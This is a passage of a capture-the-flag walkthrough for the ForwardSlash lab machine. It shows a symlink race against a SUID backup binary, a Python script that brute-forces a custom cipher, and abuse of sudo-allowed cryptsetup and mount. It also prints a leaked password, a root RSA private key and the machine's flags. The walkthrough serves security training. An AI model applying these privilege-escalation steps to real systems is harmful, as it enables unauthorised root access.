Last login: Tue Mar 24 11:34:37 2020 from 10.10.14.3
chiv@forwardslash:~$
```

Getting User Pain

In /home/pain there was a note, about encrypted important files.

```
chiv@forwardslash:/home/pain$ cat note.txt
Pain, even though they got into our server, I made sure to encrypt any important file
ood to go.

-chiv
```

We can't read the config file.

```
chiv@forwardslash:~$ ls -al /var/backups/config.php.bak
-rw------- 1 pain pain 526 Jun 21  2019 /var/backups/config.php.bak
chiv@forwardslash:~$ cat /var/backups/config.php.bak
cat: /var/backups/config.php.bak: Permission denied
```

I found out that /usr/bin/backup has a SUID bit.

ls -al /usr/bin/backup

```
chiv@forwardslash:~$ ls -al /usr/bin/backup
-r-sr-xr-x 1 pain pain 13384 Mar  6 10:06 /usr/bin/backup
chiv@forwardslash:~$
```

When we run the SUID with config.php.bak, we getting an error.

/usr/bin/backup /var/backups.config.php.bak

```
chiv@forwardslash:~$ /usr/bin/backup /var/backups/config.php.bak
------------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
------------------------------------------------------------------------

Current Time: 15:05:07
ERROR: 8ea2cb89042822db6f2e54a8712641f3 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:~$
```

It's properly a MD5 hash of the time.

```
ERROR: cca7cd637e2bf2d617c3af4981a999b0 Does Not Exist or Is Not Accessible By Me, Exiting...
chiv@forwardslash:~$ date | md5sum
c0eaa9677c2d1f70d539e549dc3a2810  -
chiv@forwardslash:~$ echo cca7cd637e2bf2d617c3af4981a999b0 | wc -c
33
chiv@forwardslash:~$ echo c0eaa9677c2d1f70d539e549dc3a2810 | wc -c
33
chiv@forwardslash:~$
```

In order to get this to work, we need to do is make a bash one liner, which copies the hash and created a symbolic link.

i=$(/usr/bin/backup | grep ERROR | cut -d " " -f 2);ln -s /var/backups/config.php.bak $i;/usr/bin/backup;

```
chiv@forwardslash:~$ i=$(/usr/bin/backup | grep ERROR | cut -d " " -f 2);ln -s /var/backups/config.php.bak $i;/usr/bin/backup;
------------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
------------------------------------------------------------------------

Current Time: 15:50:02
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'pain');
define('DB_PASSWORD', 'db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704');
define('DB_NAME', 'site');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
chiv@forwardslash:~$
```

Login as user Pain

Now that we have credentials for the user Pain we can login with it;

Pain: db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704

```
chiv@forwardslash:~$ su pain
Password:
pain@forwardslash:/home/chiv$ whoami
pain
pain@forwardslash:/home/chiv$
```

whoami && ifconfig && cat user.txt; echo

```
pain@forwardslash:~$ whoami && ifconfig && cat user.txt; echo
pain
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.183  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:f55  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:f55  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:0f:55  txqueuelen 1000  (Ethernet)
        RX packets 1920392  bytes 320874637 (320.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1872266  bytes 910042287 (910.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18188  bytes 1461538 (1.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18188  bytes 1461538 (1.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

84bdd39d43b65093cf66edd9c132a30b

pain@forwardslash:~$
```

Post-Exploitation

First thing I did was checking what I can execute with this user.

sudo -l

```
pain@forwardslash:~$ sudo -l
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
pain@forwardslash:~$
```

I also found an encrypter.py file

Now with this information, we need to decrypt the cyphertext and then mount the root folder to get root level access to the system.

Decrypting the Ciphertext

```
def encrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])

            while tmp > 255:
                tmp -= 256
            msg[i] = chr(tmp)
    return ''.join(msg)

def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)

f=open('ciphertext').read()
k=open('/tmp/ForwardSlash/rockyou2.txt').readlines()
for i in k:
 op=decrypt(i,f)
 if "encryption" in op:
   print(op)
   print("___________")
   print(i)
```

Now we have the key:

cB!6%sdH8Lj^@Y*$C2cf

```
root@kali:/tmp/ForwardSlash# python decrypt.py
��U��.diW��you liked my new encryption tool, pretty secure huh, anyway here is the key to the encrypted image from /var/backups/recovery: cB!6%sdH8Lj^@Y*$C2cf�
___________
thisismypassword
```

Mount the Backup.img

Now we can mount it as root, with the key.

sudo /sbin/cryptsetup luksOpen /var/backups/recovery/encrypted_backup.img backup

sudo /bin/mount /dev/mapper/backup ./mnt/

mkdir mnt

ls mnt/

```
pain@forwardslash:~$ sudo /sbin/cryptsetup luksOpen /var/backups/recovery/encrypted_backup.img  backup
Enter passphrase for /var/backups/recovery/encrypted_backup.img:
pain@forwardslash:~$ sudo /bin/mount /dev/mapper/backup ./mnt/
mount: ./mnt/: mount point does not exist.
pain@forwardslash:~$ mkdir mnt
pain@forwardslash:~$ sudo /bin/mount /dev/mapper/backup ./mnt/
pain@forwardslash:~$ ls mnt/
id_rsa
```

```
pain@forwardslash:~/mnt$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA9i/r8VGof1vpIV6rhNE9hZfBDd3u6S16uNYqLn+xFgZEQBZK
RKh+WDykv/gukvUSauxWJndPq3F1Ck0xbcGQu6+1OBYb+fQ0B8raCRjwtwYF4gaf
yLFcOS111mKmUIB9qR1wDsmKRbtWPPPvgs2ruafgeiHujIEkiUUk9f3WTNqUsPQc
u2AG//ZCiqKWcWn0CcC2EhWsRQhLOvh3pGfv4gg0Gg/VNNiMPjDAYnr4iVg4XyEu
NWS2x9PtPasWsWRPLMEPtzLhJOnHE3iVJuTnFFhp2T6CtmZui4TJH3pij6wYYis9
MqzTmFwNzzx2HKS2tE2ty2c1CcW+F3GS/rn0EQIDAQABAoIBAQCPfjkg7D6xFSpa
V+rTPH6GeoB9C6mwYeDREYt+lNDsDHUFgbiCMk+KMLa6afcDkzLL/brtKsfWHwhg
G8Q+u/8XVn/jFAf0deFJ1XOmr9HGbA1LxB6oBLDDZvrzHYbhDzOvOchR5ijhIiNO
3cPx0t1QFkiiB1sarD9Wf2Xet7iMDArJI94G7yfnfUegtC5y38liJdb2TBXwvIZC
vROXZiQdmWCPEmwuE0aDj4HqmJvnIx9P4EAcTWuY0LdUU3zZcFgYlXiYT0xg2N1p
MIrAjjhgrQ3A2kXyxh9pzxsFlvIaSfxAvsL8LQy2Osl+i80WaORykmyFy5rmNLQD
Ih0cizb9AoGBAP2+PD2nV8y20kF6U0+JlwMG7WbV/rDF6+kVn0M2sfQKiAIUK3Wn
5YCeGARrMdZr4fidTN7koke02M4enSHEdZRTW2jRXlKfYHqSoVzLggnKVU/eghQs
V4gv6+cc787HojtuU7Ee66eWj0VSr0PXjFInzdSdmnd93oDZPzwF8QUnAoGBAPhg
e1VaHG89E4YWNxbfr739t5qPuizPJY7fIBOv9Z0G+P5KCtHJA5uxpELrF3hQjJU8
6Orz/0C+TxmlTGVOvkQWij4GC9rcOMaP03zXamQTSGNROM+S1I9UUoQBrwe2nQeh
i2B/AlO4PrOHJtfSXIzsedmDNLoMqO5/n/xAqLAHAoGATnv8CBntt11JFYWvpSdq
tT38SlWgjK77dEIC2/hb/J8RSItSkfbXrvu3dA5wAOGnqI2HDF5tr35JnR+s/JfW
woUx/e7cnPO9FMyr6pbr5vlVf/nUBEde37nq3rZ9mlj3XiiW7G8i9thEAm471eEi
/vpe2QfSkmk1XGdV/svbq/sCgYAZ6FZ1DLUylThYIDEW3bZDJxfjs2JEEkdko7mA
1DXWb0fBno+KWmFZ+CmeIU+NaTmAx520BEd3xWIS1r8lQhVunLtGxPKvnZD+hToW
J5IdZjWCxpIadMJfQPhqdJKBR3cRuLQFGLpxaSKBL3PJx1OID5KWMa1qSq/EUOOr
OENgOQKBgD/mYgPSmbqpNZI0/B+6ua9kQJAH6JS44v+yFkHfNTW0M7UIjU7wkGQw
ddMNjhpwVZ3//G6UhWSojUScQTERANt8R+J6dR0YfPzHnsDIoRc7IABQmxxygXDo
ZoYDzlPAlwJmoPQXauRl1CgjlyHrVUTfS0AkQH2ZbqvK5/Metq8o
-----END RSA PRIVATE KEY-----
pain@forwardslash:~/mnt$
```

Now we see there is an id_rsa file, we can use that in order to login as root on the system.

Logging in with id_rsa file

I copied it to my system. Before we can use it, we need to change the permissions on the file; chmod 600 id_rsa and after that I can use it to login.

```
root@kali:/tmp/ForwardSlash# chmod 600 id_rsa
root@kali:/tmp/ForwardSlash# ssh -i id_rsa root@forwardslash.htb
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun 11 17:02:07 UTC 2020

  System load:  0.01              Processes:           203
  Usage of /:   31.8% of 19.56GB  Users logged in:     1
  Memory usage: 21%               IP address for ens33: 10.10.10.183
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. C


Last login: Tue Mar 24 12:11:46 2020 from 10.10.14.3
root@forwardslash:~# id
uid=0(root) gid=0(root) groups=0(root)
```

whoami && ifconfig && cat root.txt; echo

```
root@forwardslash:~# whoami && ifconfig && cat root.txt; echo
root
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.183  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:f55  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:f55  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:0f:55  txqueuelen 1000  (Ethernet)
        RX packets 1925983  bytes 321245837 (321.2 MB)
        RX errors 0  dropped 21  overruns 0  frame 0
        TX packets 1874514  bytes 910239387 (910.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 22669  bytes 1814345 (1.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22669  bytes 1814345 (1.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ca914a0429cc096ae1165e79718b2ff2
```